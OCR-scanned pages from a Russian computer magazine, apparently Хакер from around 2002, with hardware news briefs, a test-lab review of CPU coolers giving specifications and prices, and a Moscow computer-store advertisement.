
Нет, CenDyne - это не какой-нибудь китайский учитель боевых искусств, а пока еще не шибко известная конто-



ра, представившая на суд юзврей два своих новых девайса - комбо-приводы CD-RW/DVD. Характеристики новинок вполне достойные и отвечают всем современным требованиям: скоростная формула 48x24x16, буфер на 2 МБ, возможность записи в режимах Disc-at-Once, Track-at-Once, Session-at-Once и Packet Writing. Один привод внутренний, с интерфейсом ATAPI, а другой - внешний с интерфейсами USB 2.0 или FireWire. Просят же за них совсем немного - 99$ за внутренний вариант и 150$ за внешний.

Голубые глазки

Thermaltake решила в новом году порадовать ценителей красоты и хитрых модеров, выпустив новую версию светящегося кулера для системного блока. Называется новоиспеченный карлсон весьма символично - Blue-eye, а его характеристики выглядят следующим образом:








Размеры - 80x80x25 мм;
Прозрачный корпус;
Подсветка из светодиодов (три голубых и один красный для сигнализации работы винчестера);
Номинальное напряжение - 12 В;
Потребляемая мощность - 1,92 Вт;
Скорость вращения вентилятора - 2000 (±10%) об/мин;
Максимальный воздушный поток - 27.8 CFM;
Шум - 21 дБ;
Вес - 140 г.
В продажу такая красота поступит уже в этом месяце. Сделаем мир красивее?

Футуристический моник

Хорошо известная на рынке мониторов компания RoverScan выпустила новую модель ЖК-монитора с весьма привлекательным дизайном. Экран имеет хромированную подставку, черный корпус в прозрачной окантовке и синюю подсветку управляющих кнопок. Называется модель Futura, а ее спецификации выглядят так:



Панель - 15 дюймов, TFT, 16,7 млн. цветов;
Максимальное разрешение - 1024x768;
Максимальная яркость - 250 кд/м^(2);
Контрастность - 400:1;
Время отклика - 20 мс;
Угол обзора - 100˚ по вертикали и 120˚ по горизонтали;
Строчная развертка - 30 - 60 КГц;
Кадровая развертка - 50 - 75 Гц;
Интерфейс - аналоговый VGA;
TCO'99;
Встроенные динамики (стерео).

Продаваться это ЖК-окно в мир IT-технологий будет за 420 зеленых уев. Думаю, такое окошко будет гармонично сочетаться с модерским корпусом и прочими элитными фишками.

Мыши в Creative

В компании Creative поселились мыши, причем в этом виноваты сами креативовцы, проводящие опыты по их разведению. Первый вид, получившийся в лаборатории высоких технологий был назван Creative Mouse Optical, а в менее технологичной лаборатории родился первый представитель Creative Mouse Lite, обладаю-



щий небольшими размерами, серебристой шкуркой, двумя кнопками, колесиком прокрутки и светодиодом. Представитель же семейства Creative Mouse Optical по внешнему виду практически не отличается от своего младшего родственничка, но ввиду своей модной технологичности обладает принимающим модулем (подключаемым к USB-порту) для передачи данных по радиоканалу (каких данных - думаю, догадаешься сам ;)).

Гибкая клава

Мы уже писали о мягкотелых клавах от компании Flexis, но на сей раз речь пойдет о новой модели, заслуживающей отдельного упоминания. Имя новинки - fxCUBE-Bluetooth, и как ты, наверное, понял из названия, она обладает интерфейсом Bluetooth. Вот ее краткие характеристики:


Толщина - 2,5 мм;
86 клавиш;
Размеры - 320x110x2,5 мм;
Потребляемый ток - 10 мА;
Вес - 180 г.



Такую клаву можно даже мыть под струей воды, если она подвергнется нападению грязных пальцев-мутантов, а если вдруг ты заметишь что-нибудь интересное в окне близстоящего дома, ее можно скрутить в трубочку и наслаждаться открывшимся видом ;].

5.1 в пользу Klipsch

Klipsch Audio Technologies выпустила в продажу новую 5.1-канальную акустику под названием Klipsch ProMedia GMX D-5.1. Чтобы понять, что представляет собой эта система, достаточно взглянуть на ее спецификации:
Звук 5.1, поддержка Dolby Digital, Dolby Pro Logic II, 5-канальная эмуляции стерео;
Встроенный цифровой декодер/предусилитель;
Два цифровых входа (например, с таких источников, как PlayStation 2, Xbox, PC или DVD);
Аналоговый вход;



Частотный диапазон - 35 Гц-20 КГц;
Пять сателлитов-двухполосников (0,75-дюймовые высокочастотники и 3-дюймовые среднечастотники);
6,5-дюймовый сабвуфер с фазоинвертором;
Встроенный усилитель (мощность системы - 100 Вт).
Стоит же это звуковое удовольствие порядка 300 вечнозеленых, что наверняка придется по вкусу любителям качественного звука.

Новая Bluetooth-гарнитура

Компания Motorola порадовала своих почитателей новой беспроводной Bluetooth-гарнитурой, которая предназначена не только для мобильных телефонов, но и для КПК, обычных компов и ноутбуков. Новинка может работать без подзарядки до 70 часов в



режиме ожидания или до 4 часов в режиме разговора. Весит гарнитура меньше 30 граммов, так что голова под ее тяжестью уставать не должна. Свою активность девайс начинает проявлять при выдвижении микрофона в положение для разговора, находя свободные Bluetooth-устройства (в радиусе 10 метров). Также Моторола представила Bluetooth-гарнитуру для авто - Bluetooth Car Kit, которая начинает работать с телефоном хозяина (оснащенного Bluetooth-модулем) при включении двигателя автомобиля. Такая система имеет голосовое управление на сто команд и систему шумопонижения. Продаваться же подобные гарнитуры будут за 150 европейских рублей.

Остерегайтесь подделок!

Компания TDK обнаружила на рынках стран СНГ свою продукцию, которой там не должно быть. Речь идет о 3,5 дюймовых дискетах, которые во-первых давно сняты с производства, во-вторых, вообще не должны были поставляться к нам (они были предназначены только для продажи на азиатских рынках). Короче, TDK не знает, как сюда попали эти дискеты и не гарантируют, что они будут работать. Как опознать лажу? Ищи над штрих-кодом маркировку MF-2HDIF10PMBC. Выучи ее наизусть и остерегайся.

Покупайте наших слонов!


Rover Computers провела акцию по продвижению своих мониторов RoverScan. В числе прочего, в акцию входило что-то типа конкурса «Продай как можно больше ЖК-мониторов RoverScan и возьми с полки пи-



рожок». Конечно, на самом деле название было другое, абсолютно серьезное и не смешное: «RoverScan – Родина Слонов». По итогам акции Родиной Слонов оказалась компания USN Computers (www.usn.ru) , которая, собственно, и реализовала наибольшее количество слонов... т.е. мониторов. Они, кстати, недавно открыли новый большой магазин, чтобы туда помещались самые крупные... ну да, мониторы ;).

КОГДА ПЛОСКОЕ БЫВАЕТ КРАСИВЫМ


LG представила новую линейку мониторов. Ребята из Кореи в очередной раз показали, что способны придумывать и воплощать в жизнь полезнейший хайтек. Например, двадцатидюймовый монитор L2010P с разрешением 1600x1200 (UXGA, однако), с офигеннейшим углом обзора в 170 градусов. Или единственный в своем роде гигант - L3000A, монстр с диагональю в 30 дюймов, контрастностью 400:1 и яркостью 450 кд/м2, который может работать не только с компами, но и с любыми источниками сигнала в формате S-VHS или HDTV. Кстати, возможности большинства мониторов от LG не ограничены только выводом картинки с компа – сейчас компания занимается поизводством 15, 17, 18 и 23-дюймовых LCD-моников, способных работать в качестве универсального дисплея. Несмотря на появившиеся новшества (картинка в картинке, работа с ТВ-тюнером с пультом ДУ), они сохраняют функциональность высококлассных компьютерных мониторов (окно повышенной яркости, блокировка OSD и пр.).
LG не забрасывает производство и ЭЛТ-моделей мониторов, правда, только с абсолютно плоским экраном. Среди новинок особо выделяется 17-дюймовый монитор Flatron F700PD, который выходит в декабре этого года. Благодаря наличию входов D-Sub и DVI-D дисплей F700PD можно будет использовать для отображения как аналогового, так и цифрового сигнала, а встроенный интерфейс USB (один вход, четыре



выхода) позволит подключать разнообразные периферийные устройства. Аппарат сертифицирован по самому жесткому стандарту – Blue Angel.


Серверный ветер DEPO

Центр Электронного Бизнеса ДИЛАЙН, производящий компы по маркой DEPO, объявил о начале производства серверов и рабочих станций под той же торговой маркой. Теперь модельный ряд насчитывает пять семейств компов: серверные платформы начального уровня DEPO Storm 1000, экономичного класса DEPO Storm 2000, высокопроизводительные серверы DEPO Storm 3000, высокопроизводительные серверы корпоративного уровня DEPO Storm 4000 и рабочие станции DEPO Race 500. Серверы и рабочие станции DEPO выпускаются под заказ на производственных мощностях компании ДИЛАЙН, обладающей международным стандартом качества ISO-9001. Ознакомиться со спецификациями девайсов DEPO можно на их сайте (www.depo.ru), а если предлагаемые конфигурации приглянуться, заказывай их прямо там, не отходя от кассы ;].



test_lab (test_lab@gameland.ru)

Держи камни в холоде! Обзор оверклокерских кулеров




Сердце твоего компьютера – процессор. Так вот, чтобы это сердце как можно дольше билось без сбоев, о нем необходимо позаботиться и купить ему надежного друга – Карлсона. Только выбирать друга нужно с умом, чтобы твоего Малыша не лихорадило, и он всегда находился в хорошей спортивной форме.

THERMALTAKE VOLCANO 9 «COOLMOD»

Компания Thermaltake прославилась благодаря своим красивым и эффективным системам охлаждения. И даже сейчас, когда конкуренция среди охлаждающих девайсов обострилась до предела, ее новая модель Volcano 9 «CoolMod» выделяется на общем фоне.

ВНЕШНИЙ ВИД

Прошло то время, когда юзеру было безразлично, как выглядят его девайсы и комп в целом. Теперь в моде моддинг и все, что с ним связано :]. Крутые перцы доводят до ума свой корпус, красят его, вырезают окно, проводят неоновую подсветку, устанавливают продвинутые системы охлаждения - в общем, делают из него настоящий шедевр компьютеростроительного искусства. Именно для таких юзверей, озабоченных внешним видом своего компа, и предназначен Volcano 9 «CoolMod». Дело в том, что сверху на вентиляторе установлена специальная решетка из прозрачного пластика, в которую встроены два красных и два синих светодиода, подключающиеся к разъёмам «Power LED» и «HDD LED» на материнке. И когда эта система запускается, да еще в корпусе с прозрачным окном, невозможно не оценить по достоинству все прелести неонового свечения кулера. Особенно в темноте, когда красные светодиоды мигают будто бы в такт музыке (при прослушивании музона с винчестера), и все это сливается с синим свечением и отражается на рыжем пропеллере кулера.



ХАРАКТЕРИСТИКИ: THERMALTAKE VOLCANO 9 «COOLMOD»



- Платформа - Socket A, Socket 370;
- Размер кулера - 80x80x85 мм;
- Размер радиатора - 70x68x50 мм;
- Материал радиатора - алюминий;
- Материал основания - медь;
- Размер вентилятора - 80x80x25 мм;
- Частота вращения вентилятора - 1300-4800 об/мин;
- Уровень шума - 17-48 дБ;
- Лампочки подсветки HDD Activity и Power;
- Регулятор частоты вращения;
- Цена - 23$.

ОСОБЕННОСТИ

Радиатор кулера выполнен из алюминия, причем, несмотря на толстые ребра, выглядит он довольно стильно. В основании имеется хорошо отшлифованный медный кругляш, что должно способствовать лучшему теплообмену. Нареканий к креплению, в отличие от старых моделей кулеров Thermaltake, практически нет. Трехзубая скоба надежно крепится на сокете материнки, правда, ручки на ней нет, поэтому для установки кулера придется воспользоваться чем-нибудь отверткоподобным. Также у Volcano 9 имеется продвинутый датчик температуры и регулятор скорости вращения пропеллера. Регулятор позволяет плавно изменять скорость (от 1300 до 4800 об/мин), причем делать это можно как вручную, так и автоматически. Если довериться автоматике, то термодатчик лучше установить на обратную сторону процессора, благо тонкие проводки (к датчику) позволяют легко осуществить эту манипуляцию. После этого кулер проявит все свои способности, выставляя нужную частоту вращения вентилятора в зависимости от температуры процессора. В любом случае, с кулером Volcano 9 «CoolMod» тебе обеспечена тишина в квартире и крепкие нервы ее жильцов.

COOLER MASTER HHC-L61

Название фирмы говорит само за себя. И действительно, инженеры из этой конторы делают качественные и продуманные кулеры. Эта же модель придется по вкусу как оверклокерам, так и любителям тишины. Впрочем, обо всем по порядку.

ВНЕШНИЙ ВИД

При взгляде на этот охлаждающий девайс сразу вызывают уважение полностью медный радиатор и массивный вентилятор. Пускай он и не так красив, как Volcano 9 «CoolMod» от Thermaltake, но ему тоже есть чем похвастаться перед потенциальным покупателем.

ОСОБЕННОСТИ

Две трубки по бокам - это не что иное, как реализация модной технологии Heat Pipe. Дело в том, что в этих герметично запаянных трубочках циркулирует специальная легкокипящая жидкость, которая вскипает у основа-



ХАРАКТЕРИСТИКИ: COOLER MASTER HHC-L61

- Платформа - Socket A, Socket 370;
- Размеры вентилятора - 60x60x25 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 3000 об/мин;
- Максимальный воздушный поток - 14.13 CFM;
- Размеры радиатора - 60x60x44 мм;
- Общая высота кулера - 78 мм;
- Цена - 38$.

ния радиатора (над процессорным ядром), а затем пары охлаждаются вентилятором и опять превращаются в жидкость, которая стекает вниз по другой трубке, и так почти до бесконечности. Эта технология, имеющая много общего с водным охлаждением, позволяет отлично отводить тепло от разгоряченного камушка, а если учесть, что радиатор полностью медный, то вырисовывается милая любому оверклокеру картина. Крепление HHC-L61 радует простотой установки и в то же время надежностью - удобная клипса плотно прижимает кулер, причем установить или снять его можно одним движением руки (наличие в этой руке отвертки необязательно). Еще надо отметить полностью бесшумную работу кулера, максимальное количество об/мин - всего 3000, так что разработчики этой модели постарались на славу, найдя отличный компромисс между эффективным охлаждением и комфортными условиями для многострадальных ушей юзверей.

COOLER MASTER HSC-V62

Еще один охлаждающий девайс от мастеров кулеростроения. И хотя на прилавках магазинов HSC-V62 присутствует уже долгое время, свою привлекательность он из-за этого не потерял, а наоборот приобрел своих почитателей.

ВНЕШНИЙ ВИД

Если бы не полностью медный радиатор, эта модель мало чем отличалась бы от многочисленных кулеров на нашем рынке. Но за скромной внешностью скрывается сердитый зверек с серьезным нравом и не менее серьезными намерениями охладить разгоряченные сердца современных процов. Ребра радиатора довольно тонкие, что должно положительно сказаться на теплоотводных качествах. Этому же должна способствовать и хорошо отшлифованная подошва кулера.

ОСОБЕННОСТИ

Отличительная особенность Cooler Master HSC-V62 - автоматическая регулировка скорости вращения вентилятора в зависимости от показаний встроенного датчика температуры. Так что с этим кулером можно не беспокоиться за жизнь разгоряченного камня, так как если температура проца будет расти, то будут пропорционально расти и обороты вентилятора, а следовательно, температура не должна подойти к критической отметке. Вот только на максимальных оборотах кулер шумноват, что может не понравиться любителям спокойной обстановки на рабочем месте. Что касается крепления, то ему далеко до идеала - зацеп за один зубец процессорного сокета - уже вчерашний день.



ХАРАКТЕРИСТИКИ: COOLER MASTER HSC-V62

- Платформа - Socket A, Socket 370;
- Размеры вентилятора - 60x60x25 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 3000-6800 об/мин;
- Максимальный воздушный поток - 16.13-36.11 CFM;
- Размеры радиатора - 60x60x29 мм;
- Цена - 25$.


TITAN TTC-CU5TB

Кулеры TITAN довольно популярны на нашем рынке, так как обладают привлекательной ценой и не менее привлекательными рабочими характеристиками.

ВНЕШНИЙ ВИД

Выглядит этот кулер стильно и эффектно. Причем дополнительную привлекательность ему придает блестящий алюминиевый вентилятор с решеткой. Решетку инженеры TITAN установили неспроста - металлические лопасти могут жестоко наказать неаккуратный или чересчур любопытный пальчик какого-нибудь юзера. Медное основание радиатора имеет двадцать пять ребер, а для придания им необходимой жесткости используются две медные трубки. Если же перевернуть кулер, то в основании радиатора станет видна защитная пленка, с предупреждением о необходимости снять ее непосредственно перед установкой. После ее удаления взору предстает идеально отполированная поверхность радиатора, вызывающая уважение к этой модели. Ведь идеальная поверхность основания - залог хорошего контакта с процессором и должной теплоотдачи.





test_lab (test_lab@gameland.ru)

ХАРАКТЕРИСТИКИ: TITAN TTC-CU5TB

- Платформа - Socket A, Socket 370;
- Размеры вентилятора - 70x70x15 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 3500 об/мин;
- Максимальный воздушный поток - 27.96 CFM;
- Размеры радиатора - 72x72x38 мм;
- Уровень шума - 28 дБ;
- Цена - 18$.





ОСОБЕННОСТИ


Радиатор TTC-CU5TB имеет железный каркас, используемый в качестве крепежной рамки. Кстати, четыре выступа, держащие ее, делают это не совсем качественно. Поэтому при установке кулера лучше придерживать рамку во избежание ее соскакивания, иначе придется заново возвращать ее на свое место. Крепежная клипса довольно тугая, поэтому имеющийся ограничитель для упора отвертки приходится весьма кстати. С одной стороны, подобная тугость положительно сказывается на хорошем контакте с процессорным ядром, но с другой стороны, могут возникнуть трудности со снятием этого кулера. Также следует отметить довольно высокий уровень шума при работе этой титановской модели. Так что любителям тишины следует обратить свое внимание на какой-нибудь другой охлаждающий девайс.

ZALMAN CNPS6000-ALCU

Кулеры от корейской компании Zalman отличаются экстравагантным внешним видом и любопытными конструктивными особенностями. Чтобы убедиться в этом, достаточно взглянуть на этого представителя 6000-ой серии.

ВНЕШНИЙ ВИД

Zalman CNPS6000-ALCu похож, скорее, на пачку перетянутых купюр, а не на обычный кулер. Радиатор представляет собой кучу пластин - алюминиевых по бокам и медных посередине. Пластины отходят от отлично отполированного (но все же не так хорошо, как у Titan TTC-CU5TB) основания радиатора. Вся эта конструкция имеет достаточно большую площадь поверхности, что должно обеспечивать хороший теплоотвод от ядра процессора.



ХАРАКТЕРИСТИКИ: ZALMAN CNPS6000-ALCU

- Платформа - Socket A, Socket 370;
- Размер радиатора - 63x65x95-110 мм;
- Размер вентилятора - 92x25x92 мм;
- Частота вращения вентилятора - 1600-2500 об/мин;
- Уровень шума - 20-33 дБ;
- Регулятор частоты вращения;
- Цена - 30$.

ХАРАКТЕРИСТИКИ: TITAN TTC-CW7TB

- Платформа - Socket 478;
- Размеры вентилятора - 70x70x15 мм;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 3500 об/мин;
- Максимальный воздушный поток - 27.96 CFM;
- Габаритные размеры - 100x91x68 мм;
- Уровень шума - 28 дБ;
- Цена - 16$.



ОСОБЕННОСТИ

Для крепления радиатора на камень имеются аж две клипсы, правда, для установки нужна лишь одна из них. Видимо, вторую положили на всякий случай :]. Отдельно от радиатора устанавливается специальная пластина с вентилятором, который закрепляется на ней большим винтом с насечками для пальцев. Регулировка скорости вращения осуществляется с помощью специальной приблуды - Fanmate, идущей в комплекте к Zalman CNPS6000-ALCu. Диапазон изменения скорости вращения достаточно большой, благо удобная вращающаяся ручка позволяет очень тонко его регулировать. Стоит отметить, что даже на максимальных оборотах (около 2500) кулер работает почти бесшумно.

TITAN TTC-CW7TB

Еще один титановский кулер, предназначенный для эффективного охлаждения камушков Pentium 4 от дядюшки Intel'а. Греются они вполне ощутимо, особенно если подвергнуть их безжалостному разгону, так что крутое охлаждение четвертым пням уж точно не помешает.

ВНЕШНИЙ ВИД

Первое, на что обращаешь внимание, когда достаешь этот кулер из коробки, так это то, с какой заботой «титановцы» к нему отнеслись. Радиатор практически со всех сторон аккуратно прикрыт поролоном. Сверху вентилятора установлена защитная решетка, ставшая уже привычной для титановских моделей. Снизу кулера тоже есть защита - обычная пленка, скрывающая идеально отполированную поверхность основания радиатора, что, безусловно, очень радует.


ОСОБЕННОСТИ

Сам кулер состоит из радиатора и крепежной пластиковой рамки с вентилятором, которая надежно крепится за процессорный сокет (сначала цепляется одна сторона, затем другая). Надо отметить высокое качество исполнения боковых ребер радиатора - они довольно тонкие и так же отлично отполированные, как и основание радиатора. От залипания друг с другом их удерживают специальные выступы, похожие на медные трубочки. Такая конструкция кулера должна обеспечивать хорошее охлаждение даже сильно разогнанным камням. При этом уровень шума у модели не зашкаливает и оставляет барабанные перепонки юзверя целыми и невредимыми.

ZALMAN CNPS6500B-CU

На этот раз компания Zalman и вовсе решила шокировать пользователей, нарушив их привычное представление о кулерах. Ее детище имеет почти килограмм чистого веса (898г - масса медного радиатора), что по достоинству должны оценить экстремальные оверклокеры.

NEXT



ХАРАКТЕРИСТИКИ: ZALMAN CNPS6500B-CU

- Платформа - Socket 478;
- Размер радиатора - 83x65x115-120 мм;
- Размер вентилятора - 92x25x92 мм;
- Частота вращения вентилятора - 1600-2500 об/мин;
- Максимальный воздушный поток - 31-38 CFM;
- Уровень шума - 20-33 дБ;
- Регулятор частоты вращения;
- Цена - 38$.

EDITORS' CHOICE 2002 ХАКЕР

ОБЗОР ОВЕРКЛОКЕРСКИХ КУЛЕРОВ


test_lab (test_lab@gameland.ru)

ВНЕШНИЙ ВИД

Самое примечательное в этом охлаждающем девайсе - его радиатор. Мало того, что на него ушло почти кило меди, так еще и его конструкция надолго приковывает к себе внимание. Многочисленные ребра образуют своеобразный веер, соединенный в основании винтами. Основание же радиатора имеет ровную поверхность, но без зеркального блеска. Впрочем, такая охлаждающая система уже говорит о серьезном подходе к охлаждению четвертых пней.

ОСОБЕННОСТИ

Разработчики кулера предлагают эту модель для охлаждения камней с частотой 2.4 Герц и выше. И надо отметить, что таким девайсом вполне можно охлаждать не самый горячий проц и без вентилятора, что должны по достоинству оценить любители тишины. Впрочем, и с установленным вентилятором уровень шума остается приемлемым даже на максимальных оборотах. Скорость вращения вентиля (в пределах 1600-2500 RPM) регулируется уже знакомым девайсом - Fanmate. Радиатор же фиксируется на проце с помощью специальных пластмассовых защелок, а для пущей жесткости крепления можно воспользоваться металлическими прокладками, идущими в комплекте. Отдельно от радиатора устанавливается вентилятор на подготовленной для этого металлической пластине, а его положение может изменяться для точного обдува радиатора на процессорном сокете. Кстати, на пластину можно установить и еще один кулер для охлаждения разогнанной видюхи, например ;].



ZALMAN 6500B-ALCU

Еще один залмановский кулер для Pentium 4, только в более легкой весовой категории. Посмотрим, чем он отличается от прошлых моделей, и за счет чего удалось снизить его стоимость.

ВНЕШНИЙ ВИД

Внешне кулер очень похож на модель Zalman CNPS6000-ALCu. Тот же веер из алюминиевых ребер по бокам и медных посередине. Правда, медных ребер всего восемь, и полоска, образуемая ими в основании, выглядит совсем не очень солидно, так что толку от них будет не слишком много. Основание же радиатора обработано хотя и не идеально, но на достаточно хорошем уровне.

ОСОБЕННОСТИ

Zalman 6500B-AlCu похож на своего более тяжелого брата - Zalman CNPS6500B-CU, отличает его меньшее количество медных ребер (и, следовательно, меньший вес радиатора). Но все же эти изменения довольно сильно должны сказаться на возможности кулера отводить и рассеивать тепло, так что однозначные параллели между ними проводить не стоит. И четыре бакса, которые ты можешь сэкономить, на наш взгляд, не та сумма, ради которой стоит жертвовать эффективным охлаждением.

ARCTIC STORM2

Компания Arctic производит хоть и не такие внушительные и необычные кулеры, как Zalman, но за счет низкой цены и хорошего качества карлсонов вполне может найти своего покупателя. Остается только посмотреть, как эта модель проявит себя в нашей тестовой лаборатории.


ХАРАКТЕРИСТИКИ: ZALMAN 6500B-ALCU

- Платформа - Socket 478;
- Размер радиатора - 83x65x115-120 мм;
- Размер вентилятора - 92x25x92 мм;
- Частота вращения вентилятора - 1600-2500 об/мин;
- Уровень шума - 20-33 дБ;
- Регулятор частоты вращения;
- Цена - 34$.

ХАРАКТЕРИСТИКИ: ARCTIC STORM2



- Платформа - Socket 478;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 4500 об/мин;
- Максимальный воздушный поток - 25.73 CFM;
- Габаритные размеры - 83x69x55 мм;
- Размеры вентилятора - 70x70x15 мм;
- Уровень шума - 32 дБ;
- Цена - 13$.



ВНЕШНИЙ ВИД

На вид Arctic Storm2 особым изяществом не отличается, но уважение все-таки внушает. Причем во многом благодаря алюминиевому радиатору с высокими ребрами, расположенными на массивном основании. Основание радиатора более толстое в центре и несколько суженное по бокам. Качество его поверхности нареканий не вызывает, впрочем, как и особого восторга.

ОСОБЕННОСТИ

Радиатор крепится с помощью двух жестких металлических клипс, одеваемых на зацепы в пластиковой рамке и, собственно, на сам процессорный сокет. Правда, контакт с процессором выходит не слишком жестким и надежным, но зато не возникает никаких трудностей с установкой и снятием кулера. Шум же, производимый Arctic Storm2 при работе, может показаться чересчур назойливым человеку, привыкшему к тишине. А в остальном кулер оставляет приятное впечатление, особенно если учесть его невысокую цену.

ARCTIC BURAN

Этот кулер от компании Arctic тоже предназначен для эффективного охлаждения четвертых пней, но, как и прошлая модель, находится при этом в бюджетной группе. Впрочем, ему есть чем похвастаться помимо низкой цены.

ВНЕШНИЙ ВИД

Внешность у Arctic Buran экстравагантная и привлекательная. Помимо золотистого цвета благоприятное впечатление оставляют два вентилятора, нагнетающие воздушный поток внутрь всей конструкции кулера. Причем вентиляторы обрамлены своеобразным веером из алюминиевых ребер, отходящих от тонкой подошвы радиатора. А вот насколько эффективен такой подход, станет известно после наших тестов.

ОСОБЕННОСТИ

С одной стороны, двухвентиляторная система довольно надежная штука - даже если один прикажет долго жить, то другой еще долгое время будет поддерживать нормальную жизнедеятельность процессорного организма. Но с другой стороны, два кулера создают неприятный шум при работе, так что приходится жертвовать собственными ушами ради надежного охлаждения камня. Крепление Бурана состоит из двух защелок, легко закрепляющихся на процессорном сокете (снять кулер тоже труда не составит). Остается только сожалеть о том, что основание радиатора выполнено из обычного алюминия, а не из меди, обладающей более эффективными возможностями охлаждения. Впрочем, и денег за девайс с медным радиатором пришлось бы выложить на порядок больше, чем двенадцать буказоидов.

NEXT

ХАРАКТЕРИСТИКИ: ARCTIC BURAN

- Платформа - Socket 478;
- Номинальное напряжение - 12 В;
- Частота вращения вентилятора - 5000 об/мин;
- Максимальный воздушный поток - 20.83 CFM;
- Два вентилятора - 60x60x15 мм;
- Габариты радиатора - 83x69x70 мм;
- Уровень шума - 31 дБ;
- Цена - 12$.









КОРПОРАТИВНЫЙ ОТДЕЛ
(095) 727 0231
e-mail: b2b@exciland.ru
www.exciland.ru

Оцените в полной мере игровые возможности компьютера Эксилон Home EX43 на базе процессора Intel® Pentium® 4.
Пробуйте, экспериментируйте, ведь теперь мир онлайновых игр полностью открыт для Вас

АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

- **Петровско-Разумовская** — Дмитровское ш,107, оф 237, тел: (095) 485-5955; 485-5963; 485-6400 e-mail: info@exciland.ru
- **Семеновская** — Проспект Буденного 1/1, тел: (095) 365-3360 e-mail: sem@exciland.ru
- **ВДНХ** — ВВЦ павильон Вычислительная техника, тел: (095) 974-7417 e-mail: vvc@exciland.ru
- **Шоссе Энтузиастов** — Проспект Буденного, 53, Буденновский Компьютерный центр, павильон А4, тел: (095) 788-1503; 788-1504 e-mail: buden@exciland.ru



Компьютер Эксилон на базе процессора Intel® Pentium® 4, обладает широчайшими игровыми возможностями и является прекрасным средством для прсмотра фото- видеоматериалов.

- **Вся продукция сертифицирована (РОСС RU. ME61.B01302)**
- **Гарантия 2 года на всю продукцию**
